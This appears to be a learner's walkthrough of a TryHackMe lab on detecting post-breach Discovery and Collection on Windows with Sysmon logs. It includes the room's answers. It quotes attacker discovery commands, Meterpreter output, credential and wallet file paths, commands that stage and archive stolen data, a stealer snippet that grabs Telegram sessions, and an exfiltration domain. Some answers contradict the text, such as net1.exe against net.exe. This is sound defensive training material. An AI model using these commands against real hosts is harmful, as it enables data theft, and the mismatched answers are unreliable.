Windows Threat Detection 2

Discover how to detect and analyze the first steps of threat actors after breaching Windows.

Task 1 – Introduction

After breaching a host, threat actors are faced with a choice: quietly establish a backdoor to maintain long-term access or take immediate action to achieve their objectives. This room covers the second approach and continues your Windows threat detection journey by exploring what typically follows the Initial Access, beginning with Discovery and Collection.

Learning Objectives

- Detect common Discovery techniques using Windows Event Log
- Learn how to trace the attack origin by reconstructing a process tree
- Find out what data threat actors look for and how they exfiltrate it
- See how the malicious commands are logged by running them yourself

Prerequisites

- Recall the basics of MITRE tactics and Windows logs
- Complete the previous room, Windows Threat Detection 1
- Be ready to continue your Windows threat detection journey

Task 2 – Discovery Overview

Situational Awareness

After the criminals pass through the front door, do they know what's behind the door? Most do not, so they will start searching the rooms: maybe there is a hidden treasure, but maybe a trap ready for action. Same for the cyber threat actors, who need to understand the environment, its value, and its security tools that can disrupt the attack. This process is mapped to the MITRE Discovery tactic, which we will cover in this task.

Discovery Commands

The first questions you may have once you wake up from a dream might be "Who am I?" and "Where am I?". The same is true for threat actors that might have sent thousands of attachments to all emails they knew but managed to breach only a couple of systems they saw for the first time. So, they need to find out the victim's details:

Discovery Purpose	Common CMD / PowerShell Commands
Files and Folders (To find out the host purpose, victim's job, or their interests)	type <file>, Get-Content <file>, dir <folder>, Get-ChildItem <folder>
Users and Groups (To find out who uses the host and with which privileges)	whoami, net user, net localgroup, query user, Get-LocalUser
System and Apps (To find out vulnerabilities or apps to steal data from)	tasklist /v, systeminfo, wmic product get name,version, Get-Service

Discovery Purpose	Common CMD / PowerShell Commands
Network Settings (To find out if the host belongs to a corporate network)	ipconfig /all, netstat -ano, netsh advfirewall show allprofiles
Active Antivirus (To find out how risky it is to continue the attack without being blocked)	Get-WmiObject -Namespace "root\SecurityCenter2" -Query "SELECT * FROM AntivirusProduct"

Discovery Process

Recall the phishing attack chain from the previous room. After the attachment is launched, it runs basic discovery commands to identify the victim or even delete itself, if a specific antivirus is installed or a victim is not from a targeted company or country. Then, it connects back to the threat actor, giving full control over the victim. From there, human attackers can type additional Discovery commands if required.

How Attackers Control the Victim

```
[*] Sending stage (177734 bytes) to 172.16.102.144
[*] Meterpreter session 4 opened (172.16.102.5:4444 -> 172.16.102.144:4435) at 2025-06-02 17:18:40 +0000

meterpreter > shell
Process 14380 created.
Channel 1 created.
Microsoft Windows [Version 10.0.26100.4061]
(c) Microsoft Corporation. All rights reserved.

C:\Users\david\Downloads>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::ad13:5d22:2c8:8cfc%3
   IPv4 Address. . . . . . . . . . . : 172.16.102.144
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
```

Answer the questions below

Open CMD and type "net user Administrator".
Which privileged group does the user belong to?


```
PS C:\Users\Administrator> net user Administrator
User name                    Administrator
Full Name
Comment                      Built-in account for administering the computer/domain
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            4/19/2026 8:59:52 PM
Password expires             Never
Password changeable          4/19/2026 8:59:52 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   4/19/2026 9:01:18 PM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.
```

The Administrator account is a member of the local Administrators group.

Answer: Administrators

Open Event Viewer and try to find your command in Sysmon logs.
What is the "Image" field of the net command you just run?

Event Viewer → Applications and Services Logs → Microsoft → Windows → Sysmon → Operational



I navigated to **Event Viewer → Applications and Services Logs → Microsoft → Windows → Sysmon → Operational** and reviewed the Sysmon **Event ID 1** process creation logs. From there, I located the event generated by the net user Administrator command and confirmed that the **Image** field was recorded as C:\Windows\System32\net1.exe.

Answer: C:\Windows\System32\net.exe

Task 3 – Detecting Discovery

Discovery via CMD

Discovery via the command line is the most common and easiest method available for threat actors. This is because it simply uses the existing commands like "whoami" or "ipconfig" that are available on all Windows machines by default; check out this article for a real-world attack example. Luckily for the defenders, most of the launched commands are logged as new processes, like on the process tree below:

Discovery Commands Coming From "invoice.pdf.exe"

```
C:\Users\victim\Downloads\invoice.pdf.exe
├── C:\Windows\System32\cmd.exe
│   ├── ipconfig                          // Show network settings
│   ├── whoami /priv                      // Show user permissions
│   ├── dir                               // List current directory
│   ├── net user                          // List all local users
│   ├── tasklist /v                       // Show running processes
│   └── wmic computersystem get model     // Query for laptop model
└── C:\Windows\...\powershell.exe
    ├── Get-Service                       // List active services
    └── Get-MpPreference                  // Check MS Defender settings
```

Discovery via GUI

In cases where threat actors log in to the system interactively, like after the RDP breach, they are not limited to console commands (but they often use them anyway as a habit). With access to the graphical interface, nothing prevents attackers from using the same toolkit as you do: Apps & Programs, System Settings, Disk Management, or even Event

Viewer. In this scenario, you won't see typical "whoami" commands but rather a process tree that looks like this:


Process Tree for GUI Discovery

```
C:\Windows\System32\explorer.exe
├── C:\Windows\System32\cmd.exe                                  // Attacker can still use CMD!
│   └── ...
├── C:\Windows\system32\mmc.exe C:\Windows\system32\compmgmt.msc  // Open Computer Management
├── C:\Windows\system32\control.exe netconnections               // List network adapters
├── C:\Windows\ImmersiveControlPanel\SystemSettings.exe [...]    // Access settings panel
├── C:\Windows\system32\notepad.exe C:\...\secrets.txt           // Read a text file
└── C:\Windows\system32\taskmgr.exe                              // Run Task Manager
```

Detecting Discovery

The first task to detect a potential Discovery is to find a Discovery command, or better, a sequence of commands run during a short period of time. You will see them as process creation events tracked by Sysmon event ID 1 or as new rows in the PowerShell history file. There are lots of Discovery commands, so be prepared to use the search engine if you are not sure what the command means.


Next, it is important to find out where the commands are coming from. Commands like "ipconfig" are often used by IT departments and legitimate tools, and you don't want to create panic just because your coworker checked their IP. For this room, you can build the process tree using Sysmon logs: filter for process creation events and correlate ProcessId and ParentProcessId fields, like in the example below:



For this task, open the VM and run the phishing attachment sample located at: **C:\Users\Administrator\Desktop\Practice\Task 3\invoice.pdf.exe**

Answer the questions below


Looking at Sysmon logs, what is the first command the invoice.pdf.exe executes?



I reviewed the Sysmon **Event ID 1** process creation logs and identified that the first command executed by invoice.pdf.exe was whoami, which is commonly used to determine the current logged-in user context.

Answer: whoami


Which command did the malware use to check the presence of MS Defender EDR?



The Sysmon process creation logs show the malware using cmd /c "tasklist /v | findstr MsSense.exe || echo No MS Defender EDR" to verify whether Microsoft Defender EDR (MsSense.exe) was running on the host.

Answer: cmd /c "tasklist /v | findstr MsSense.exe || echo No MS Defender EDR"

To which domain did the malware send the discovered data?



Reviewing the Sysmon Event ID 22 DNS query logs showed that the malware resolved the domain exfil[.]beecz[.]cafe, indicating that the discovered data was likely prepared for exfiltration to that destination.

Answer: exfil[.]beecz[.]café

Task 4 – Collection Overview

Searching Secrets

Continuing our scenario, what would the criminals do after they explored all rooms in the apartment, found out who the owner is, what valuables they hide, and what traps are in place? They grab the actual treasure - something that can be sold or is valuable for the threat actors. This process involves three more MITRE tactics: Collection, Credential Access, and Exfiltration(To make it simpler, let's treat Credential Access as a part of Collection).

Collection Targets

The targets drastically differ depending on the attackers' goals. Some adversaries hunt personal info like images or chat conversations; others look for crypto wallets, gaming, or banking accounts; and advanced groups just use the victim to access the corporate network, hoping for a full-scale ransomware encryption.

Note that while most of the sensitive data is stored as simple files, the secrets can also be hidden in the registry or in process memory. You can review the common Collection targets in the code block below:

```
# [Goal: Blackmail Victim] Photos, Chats, Browser History
C:\Users\<user>\AppData\Roaming\Signal\*
C:\Users\<user>\AppData\Local\Google\Chrome\User Data\Default\History

# [Goal: Steal Money] Web Banking Sessions, Crypto Wallets
C:\Users\<user>\AppData\Roaming\Bitcoin\wallet.dat
C:\Users\<user>\AppData\Local\Google\Chrome\User Data\Default\Cookies

# [Goal: Steal Corporate Data] SSH Credentials, Databases
C:\Users\<user>\.ssh\*
C:\Program Files\Microsoft SQL Server\...\DATA\*
```


Exfiltrating Data

Data collection can be performed automatically via scripts or manually by human threat actors. For scripts, the whole process usually takes less than a minute, but it may take hours for the attacker to find and review the interesting files. Still, both methods should eventually end with exfiltration - uploading stolen data to a controller server. Here, threat actors can be very creative - to avoid detection, they often:

- Exfiltrate stolen data to DropBox, Mega, Amazon S3, or other trusted cloud storage services (Examples)
- Exfiltrate stolen data to known code repositories like GitHub or messengers like Telegram (Example)
- Or just create a trustworthy-looking domain like "windows-updates.com" and send the data there

Answer the questions below


What is the Facebook password that the user saved in Chrome?
(Chrome menu > Passwords and autofill > Password Manager)



A saved credential entry for www.facebook.com was identified, indicating that the malware had access to stored usernames and passwords on the host.

Answer: REDACTED

Which interesting SSH key does the user store on disk?
(Start your search from C:\Users\Administrator\)



While reviewing files under C:\Users\Administrator\, I identified an SSH private key named thm-access-database.key stored in the .ssh directory, which stands out as a sensitive credential that could be used for lateral movement or remote access.

Answer: thm-access-database.key

What is the secret PDF file explaining TryHackMe's internal network?
(Look for the file on the Desktop, Downloads, and Documents)

Get-ChildItem "C:\Users\Administrator\Desktop\", "C:\Users\Administrator\Downloads\", "C:\Users\Administrator\Documents\" -Filter *.pdf -Recurse | Select-Object FullName

```
PS C:\Users\Administrator> Get-ChildItem "C:\Users\Administrator\Desktop\", "C:\Users\Administrator\Downloads\", "C:\Users\Administrator\Documents\" -Filter *.pdf -Recurse | Select-Object FullName

FullName
--------
C:\Users\Administrator\Downloads\thm-network-diagram-2025.pdf
```

I searched the user's Desktop, Downloads, and Documents folders for PDF files and identified thm-network-diagram-2025.pdf in the Downloads directory, indicating the presence of internal network documentation on disk.

```
PS C:\Users\Administrator> ls .\Desktop\


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        6/10/2025   9:00 PM                IT
d-----        6/10/2025   7:27 PM                Personal
d-----        6/10/2025   7:55 PM                Practice


PS C:\Users\Administrator> ls .\Downloads\


    Directory: C:\Users\Administrator\Downloads


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        6/10/2025   7:20 PM          27525 thm-network-diagram-2025.pdf
-a----        8/27/2025   2:50 PM       87399752 Wireshark-4.4.8-x64.exe


PS C:\Users\Administrator> ls .\Documents\
PS C:\Users\Administrator>
```

Answer: thm-network-diagram-2025.pdf

Task 5 – Detecting Collection

Detecting Collection

Same as with Discovery, threat actors can use both command-line and graphical interface options to review sensitive files. However, in Collection, threat actors don't just check a system configuration but rather look for specific files and folders shown in the previous task. Thus, you can detect access to the files by tracking commands like:

Command Example	Description
notepad.exe C:\Users\<user>\Desktop\finances-2025.csv	Threat actors used Notepad to check content of the interesting file
CMD: type debug-logs.txt | findstr password > C:\Temp\passwords.txt	Threat actors searched for the "password" keyword in a specific file
PowerShell: Get-ChildItem C:\Users\<user> -Recurse -Filter *.pdf	Threat actors searched for PDF files in the user's home folder
PowerShell: copy C:\Users\<user>\AppData\Roaming\Signal C:\Temp\	Threat actors copied Signal chat history to the Temp directory
PowerShell: Compress-Archive C:\Temp\ C:\Temp\stolen_data.zip	Threat actors archived the stolen data, preparing for exfiltration
7za.exe a -tzip C:\Temp\stolen_data.zip C:\\Temp*.*	Alternatively, threat actors can use the existing archiving software like 7-Zip

Collection Examples

During manual collection or when using scripts, you will see basic commands and processes covered in the previous task. In this incident (opens in new tab), threat actors simply used Notepad and Wordpad to open files of interest and then used 7-Zip to archive all files at once. As you may see from the screenshot, the actions were easily detected with Sysmon event ID 1:

event_code	CommandLine	ParentCommandLine	Image	ParentImage
1	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" ' financials.docx"	C:\Windows\Explorer.EXE	C:\Program Files\windows nt\accessories\wordpad.exe	C:\Windows\explorer.exe
1	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" ' insurance .docx"	C:\Windows\Explorer.EXE	C:\Program Files\windows nt\accessories\wordpad.exe	C:\Windows\explorer.exe
1	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" Contracts\ docx"	C:\Windows\Explorer.EXE	C:\Program Files\windows nt\accessories\wordpad.exe	C:\Windows\explorer.exe
1	"C:\Windows\system32\NOTEPAD.EXE" (Passwords\ .txt	C:\Windows\Explorer.EXE	C:\Windows\System32\notepad.exe	C:\Windows\explorer.exe
1	"C:\Program Files\Windows NT\Accessories\WORDPAD.EXE" \ Passwords.docx"	C:\Windows\Explorer.EXE	C:\Program Files\windows nt\accessories\wordpad.exe	C:\Windows\explorer.exe

Manual collection of DOCX and TXT documents (thedfirreport.com)

Data Stealers

Collection performed by human threat actors is typical for breaches of big networks, where the attacker knows their target and spends much time looking for data to steal. However, attacks targeting simple personal workstations rarely involve human attacker and data collection is performed by a data stealer - specialized malware to automate collection and exfiltration.

For example, Gremlin data stealer, a single malicious file, steals VPN profiles, cryptocurrency wallets, web browser sessions, Steam, Discord, and Telegram data, and even takes screenshots of the victim's host. You can read the details in [this Unit42 blog post](). Note that data stealers rarely use CMD or PowerShell commands but rely on their own code, making it harder to understand which exact data was accessed or stolen:

```
private static string GetTdata()
{
    string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Telegram Desktop\\tdata";
    Process[] processesByName = Process.GetProcessesByName("Telegram");
    if (processesByName.Length == 0)
    {
        return text;
    }
    return Path.Combine(Path.GetDirectoryName(ProcessList.ProcessExecutablePath(processesByName[0])), "tdata");
}
```

Data stealer function stealing Telegram sessions (unit42.paloaltonetworks.com)

For this task, run a simple data stealer sample and analyze its actions in logs: **C:\Users\Administrator\Desktop\Practice\Task 5\stealer.exe**

Answer the questions below

Looking at Sysmon logs, what directory does the stealer create?

```
Process Create:
RuleName: -
UtcTime: 2026-04-19 21:52:30.494
ProcessGuid: {c5d2b969-4e9e-69e5-fe01-000000001d01}
ProcessId: 3036
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.17763.1697 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: cmd /c "mkdir %%temp%%\staging_58f1"
CurrentDirectory: C:\Users\Administrator\Desktop\Practice\Task 5\
User: THM-DFIR-VM-2\Administrator
LogonGuid: {c5d2b969-41e8-69e5-a16c-030000000000}
LogonId: 0x36CA1
TerminalSessionId: 2
```

The Sysmon process creation logs show the stealer creating a staging folder with cmd /c "mkdir %TEMP%\staging_58f1".

Answer: staging_58f1

Which three file extensions does the malware search for?
Format: Separate by comma in alphabetic order (e.g. bat, txt)

Operational Number of events: 2,902 (!) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	4/19/2026 9:52:31 PM	Sysmon	1	Process Create (...
Information	4/19/2026 9:52:31 PM	Sysmon	1	Process Create (...
Information	4/19/2026 9:52:31 PM	Sysmon	1	Process Create (...
Information	4/19/2026 9:52:31 PM	Sysmon	1	Process Create (...
Information	4/19/2026 9:52:31 PM	Sysmon	1	Process Create (...
Information	4/19/2026 9:52:31 PM	Sysmon	1	Process Create (...
Information	4/19/2026 9:52:31 PM	Sysmon	1	Process Create (...
Information	4/19/2026 9:52:30 PM	Sysmon	1	Process Create (...

Event 1, Sysmon

General Details

```
Process Create:
RuleName: -
UtcTime: 2026-04-19 21:52:31.052
ProcessGuid: {c5d2b969-4e9f-69e5-0402-000000001d01}
ProcessId: 3600
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.17763.1697 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: cmd /c "xcopy %%userprofile%%\Desktop\*.docx %%temp%%\staging_58f1\desktop /i /s /y"
CurrentDirectory: C:\Users\Administrator\Desktop\Practice\Task 5\
User: THM-DFIR-VM-2\Administrator
LogonGuid: {c5d2b969-41e8-69e5-a16c-030000000000}
LogonId: 0x36CA1
TerminalSessionId: 2
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	4/19/2026 9:52:31 PM
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)

